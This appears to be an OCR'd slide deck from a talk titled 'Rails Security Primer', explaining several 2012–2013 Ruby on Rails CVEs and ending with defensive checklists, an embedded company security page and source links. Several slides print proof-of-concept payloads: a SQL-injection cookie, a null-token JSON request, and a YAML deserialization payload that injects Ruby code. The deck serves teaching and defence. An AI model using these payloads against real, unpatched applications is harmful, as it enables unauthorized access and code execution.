# Rails Security Primer

PARENTAL
ADVISORY
EXPLICIT CONTENT

## I am not a software security expert

## CVE?

Common Vulnerabilities and Exposures

## Vulnerability

A weakness that an attacker can use to exploit a system

## Exploit

A piece of software that exploits a vulnerability to achieve unintended or unanticipated behavior

## CVE-2012-5664

## SQL Injection Vulnerability

## SQL Injection Vulnerability

...but only exploitable if you used Authlogic or find_by_* methods in a certain way

# A cookie like

```
{
  "session_id" => "41414141",
  "user_credentials" => "Phenoelit",
  "user_credentials_id" => {
    :select=> " *,\"Phenoelit\" as
persistence_token from users -- "
  }
}
```

## ...would create a query like this

```
User.find_by_id(params[:user_credendtials_id])
```

## …would create a query like this

```
User.find_by_id(params[:user_credendtials_id])

User.find_by_id({:select =>"*,\"Phenoelit\"
as persistence_token from users --"})
```


## ...would create a query like this

```
User.find_by_id(params[:user_credendtials_id])

User.find_by_id({:select =>"*,\"Phenoelit\"
as persistence_token from users --"})

SELECT *,"Phenoelit" as persistence_token
from users -- FROM "users" WHERE
"users"."id" IS NULL LIMIT 1
```

## Blood in the water…


THAT'S A BINGO!

CVE-2013-0155
CVE-2013-0156
CVE-2013-0269
CVE-2013-0333

## CVE-2013-0155

"Unsafe Query Generation Risk in Ruby on Rails"

```ruby
def reset_password
  if (@user =
User.find_by_token(params[:token]))
    @user.reset_password!

    render :json => 'Success'
  else
    render :json => 'Failure'
  end
end

# POST to http://localhost:3000/users/
reset_password with "{\"token\":[null]}"
```

## CVE-2013-0156

"Multiple vulnerabilities in parameter parsing in Action Pack"

## Content-Type: text/xml

```
<fail type="yaml">
yaml: goes here
foo:
  - 1
  - 2
</fail>
```

## How can you exploit this?

```ruby
class Helpers
  def initialize
    @module = Module.new
  end

  def []=(key, value)
    @module.module_eval <<-END_EVAL
      def #{value}(*args)
        # ... other stuff
      end
    END_EVAL
  end
end
```

```
<fail type="yaml">
--- !ruby/hash:Helpers
foo: |-
  mname; end; puts 'hello!'; def oops
</fail>
```

```
<fail type="yaml">
--- !ruby/hash:Helpers
foo: |-
  mname; end; puts 'hello!'; def oops
</fail>
```

- Ah, this is a subclass of a Ruby hash with the class of Helpers

```
<fail type="yaml">
--- !ruby/hash:Helpers
foo: |-
  mname; end; puts 'hello!'; def oops
</fail>
```

- Ah, this is a subclass of a Ruby hash with the class of Helpers
- Create a new instance of Helpers

```
<fail type="yaml">
--- !ruby/hash:Helpers
foo: |-
  mname; end; puts 'hello!'; def oops
</fail>
```

- Ah, this is a subclass of a Ruby hash with the class of Helpers
- Create a new instance of Helpers
- Use []= method for each key-value-pair

```ruby
class Helpers
  def initialize
    @module = Module.new
  end

  def []=(key, value)
    @module.module_eval <<-END_EVAL
      def #{value}(*args)
        # ... other stuff
      end
    END_EVAL
  end
end
['foo', "mname; end; puts 'hello!'; def
oops"]
```

```ruby
def mname; end; puts 'hello!'; def
oops(*args)
  # ... other stuff
end
```

```ruby
def mname
end

puts 'hello!'

def oops(*args)
  # ... other stuff
end
```

## CVE-2013-0269

"Denial of Service and Unsafe Object Creation Vulnerability in JSON"

```
JSON.parse('{"json_class":"JSON::
GenericObject","foo":"bar"}')
# => #<JSON::GenericObject
foo="bar">
```

# CVE-2013-0333

"Vulnerability in JSON Parser in Ruby on Rails 3.0 and 2.3"

## Exploits naive JSON “parsing” in Rails

## “Potential Query Manipulation with Common Rails Practices”

```
User.where(:login_token=>params[:token]).first
```

```
SELECT * FROM `users` WHERE `login_token` = 0
LIMIT 1;
```

# You might be vulnerable even if you don't know it

## What can you do?

## Subscribe to the relevant security news sources

rubyonrails-security
http://www.ruby-lang.org/en/security/
(etc.)

## Treat each vulnerability as if your servers were physically on fire

(i.e., as a big, "drop everything right now", deal)

## Checklist:
## What to do
## when a new CVE is
## announced

## Checklist: when you discover someone hacked you


## Related: make a list of all your apps and their stacks

(Yes, all of them. Even the internal/ non-released/non-Rails ones)

## Minimize number of technologies that you use

## Invest some time & money into security

## Add a security page to your app



Happy Monday.

Home Company blog Our story Follow us on Twitter System status Sign in 37signals

# 37signals security overview.

## We protect your data.

All data is written to multiple disks instantly, backed up daily, and stored in multiple locations. Files that our customers upload are stored on servers that use modern techniques to remove bottlenecks and points of failure.

## Sophisticated physical security.

Our state-of-the-art servers are protected by biometric locks and round-the-clock interior and exterior surveillance monitoring. Only authorized personnel have access to the data center. 24/7/365 onsite staff provides additional protection against unauthorized entry and security breaches.

## Regularly-updated infrastructure.

Our software infrastructure is updated regularly with the latest security patches. Our products run on a dedicated network which is locked down with firewalls and carefully monitored. While perfect security is a moving target, we work with security researchers to keep up with the state-of-the-art in web security.

## Full redundancy for all major systems.

Our servers — from power supplies to the internet connection to the air purifying systems — operate at full redundancy. Our systems are engineered to stay up even if multiple servers fail.

## We protect your billing information.

All credit card transactions are processed using secure encryption—the same level of encryption used by leading banks. Card information is transmitted, stored, and processed securely on a PCI-Compliant network.

## Want to know more?

Submit a support request if you have other security questions and we'll get back to you as quickly as we can.

## Have a concern? Need to report an incident?

Have you noticed abuse, misuse, or experienced an incident with your account? Please visit our security response page for details on how to securely submit a report.


* * *

## The world's most respected brands trust our web-based products to run their businesses.

* * *

## Here's everything we offer, soup to nuts

# Software Security sucks



Tom Scott
@tomscott

Huh. A new Java vulnerability. Must be a day ending in Y.

5:00 PM - 01 Mar 13

42 RETWEETS 8 FAVORITES

Sources I used for this talk:
http://www.kalzumeus.com/2013/01/31/what-the-rails-security-issue-means-for-your-startup/
http://ronin-ruby.github.com/blog/2013/01/09/rails-pocs.html
http://ronin-ruby.github.com/blog/2013/01/28/new-rails-poc.html
http://blog.codeclimate.com/blog/2013/01/10/rails-remote-code-execution-vulnerability-explained/
http://tenderlovemaking.com/2013/02/06/yaml-f7u12.html
http://blog.gemfury.com/post/42259456238/rubygems-vulnerability-explained

Further reading:
http://guides.rubyonrails.org/security.html Ruby On Rails Security Guide
http://rails-sqli.org Rails SQL Injection Overview
http://brakemanscanner.org Brakeman: Vulnerability scanner for Rails
https://groups.google.com/forum/rubyonrails-security

# Questions?

Slides: https://speakerdeck.com/cypher/rails-security-primer

Blog: http://nuclearsquid.com

Contact: http://nuclearsquid.com/about